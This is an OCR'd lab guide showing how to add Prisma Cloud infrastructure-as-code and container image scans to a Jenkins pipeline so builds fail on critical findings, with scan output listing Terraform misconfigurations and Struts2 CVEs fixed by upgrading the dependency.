
Exercise 5: Identify Issues in Infrastructure as a Code and stop the Build

In this exercise, we are going to explore Prisma cloud Infrastrue as a Code (IaC) scan by injecting it into CI/CD pipeline. You can set up a threshold where you can fail the build if Critical or High misconfiguration is found.


1. Go to the Jenkins file and uncomment the IaC stage and commit the code into GitHub



2. Go to **Prisma cloud > settings > Code Security Configuration > Enforcement Rules** and modify rules.



3. Modify enforcement and select all as High & Critical



4. Run the Jenkins CI/CD Pipeline and notice that the pipeline failed due to Critical & High issues

test < 4

Pipeline | Changes | Tests | Artifacts

Branch: –
Commit: –

1m 34s
a few seconds ago

Changes by elioandy27
Started by user code 2 cloud

IaC - 1m 31s


Restart IaC

export PRISMA_API_URL=https://api2.prismacloud.io virtualenv -p python3 .venv . .venv/bin/activate && pip install bridgecrew . .venv/bin/activate && bridgecrew --directory . --skip-pa... — Shell Scrip


```
+ export PRISMA_API_URL=https://api2.prismacloud.io
+ virtualenv -p python3 .venv
created virtual environment CPython3.8.10.final.0-64 in 1350ms
  creator CPython3Posix(dest=/var/lib/jenkins/workspace/test/.venv, clear=False, global=False)
  seeder FromAppData(download=False, pip=latest, setuptools=latest, wheel=latest, pkg_resources=latest, via=copy,
app_data_dir=/var/lib/jenkins/.local/share/virtualenv/seed-app-data/v1.0.1.debian.1)
  activators BashActivator,CShellActivator,FishActivator,PowerShellActivator,PythonActivator,XonshActivator
+ . .venv/bin/activate
+ [  = /var/lib/jenkins/workspace/test@tmp/durable-62920a50/script.sh ]
+ deactivate nondestructive
+ unset -f pydoc
+ [ -z  ]
+ [ -z  ]
+ [ -n  ]
+ [ -n  ]
+ [ -z  ]
+ unset VIRTUAL_ENV
+ [ ! nondestructive = nondestructive ]
+ VIRTUAL_ENV=/var/lib/jenkins/workspace/test/.venv
```

export PRISMA_API_URL=https://api2.prismacloud.io virtualenv -p python3 .venv . .venv/bin/activate && pip install bridgecrew . .venv/bin/activate && bridgecrew --directory . --skip-pa... — Shell Scrip

```
                  13 |         volume_size = 60
                  14 |         delete_on_termination = true
                  15 |     }
                  16 |
                  17 |     tags = {
                  18 |         Name = "code2cloud-jenkins-ec2-${var.code2cloudid}"
                  19 |         Stack = "${var.stack-name}"
                  20 |         Scenario = "${var.scenario-name}"
                  21 |     }
                  22 | }

Check: CKV_AWS_8: "EBS volumes do not have encrypted launch configurations"
        FAILED for resource: aws_instance.sandbox-server
        Severity: HIGH
        File: /infra/sandbox_ec2.tf:1-58
        Guide: https://docs.bridgecrew.io/docs/general_13

                Code lines for this resource are too many. Please use IDE of your choice to review the file.
Check: CKV_AWS_88: "AWS EC2 instances with public IP and associated with security groups have Internet access"
        FAILED for resource: aws_instance.sandbox-server
        Severity: HIGH
        File: /infra/sandbox_ec2.tf:1-58
        Guide: https://docs.bridgecrew.io/docs/public_12

                Code lines for this resource are too many. Please use IDE of your choice to review the file.
sca_package scan results:

Failed checks: 2, Skipped checks: 0

        /app/pom.xml - CVEs Summary:

| Total CVEs: 2 | critical: 2 | high: 0 | medium: 0 | low: 0 | skipped: 0 |
|---|---|---|---|---|---|
| To fix 1/2 CVEs, go to https://www.bridgecrew.cloud/ | | | | | |
| Package | CVE ID | Severity | Current version | Fixed version | Compliant version |
| org.apache.struts_struts2-core | CVE-2021-31805 | critical | 2.5.25 | N/A | 2.5.30 |
| | CVE-2020-17530 | critical | | 2.5.30 | |

More details: https://app2.prismacloud.io/projects?repository=806775483265349632_qaswqaa/code2cloud_cloud_breach&branch=bc-fdeaa7d_master&runId=latest
script returned exit code 1
```



5. after fixing the issues and running the CI/CD pipeline



Exercise 6: Stop the Build if Critical vulnerability found In Container Images


1. Open the Jenkinsfile and uncomment stage "Container Scan" and commit the code.

```
                echo "Building the Docker image..."
                docker build -t $ECR_REPOSITORY:$CONTAINER_NAME ./app/
                docker image  prune -f
                docker image ls
                '''
            }
        }
    }
    stage('Container Scan') {
        steps {
            withCredentials([
                string(credentialsId: 'PCC_CONSOLE_URL', variable: 'PCC_CONSOLE_URL'),
                string(credentialsId: 'PRISMA_ACCESS_KEY', variable: 'PRISMA_ACCESS_KEY'),
                string(credentialsId: 'PRISMA_SECRET_KEY', variable: 'PRISMA_SECRET_KEY')
                ]) {
                sh '''
                #This command will generate an authorization token (Only valid for 1 hour)
                json_auth_data="$(printf '{ "username": "%s", "password": "%s" }' "${PRISMA_ACCESS_KEY}
                {PRISMA_SECRET_KEY}")"

                token=$(curl -sSLk -d "$json_auth_data" -H 'content-type: application/json' "$PCC_CONSO
                v1/authenticate" | python3 -c 'import sys, json; print(json.load(sys.stdin)["token"])')

                twistcli images scan --address $PCC_CONSOLE_URL --token=$token --details
                $ECR_REPOSITORY:$CONTAINER_NAME
                '''
            }
        }
    }
```


2. Setup CI Image Rules in Prisma **Cloud Compute > Defend > Vulnerabilities > CI Image > Add Rules**

Select alert threshold Critical


Select Failure threshold Critical and save it.




3. Run Jenkins pipeline and notice that the pipeline failed due to Critical issue found.




4. Let's fix the issue by removing the old version of Struts and push the code to Github




Vulnerability showed in Prisma Cloud console




5. Fixing with struts2 version 6.0.0 by uncommenting the fixed dependency in the pom.xml file and commit the code.



6. Run the Jenkins pipeline and notice that the pipeline successfully passed and deployed on server.



Once the fix apply the exploit is not working

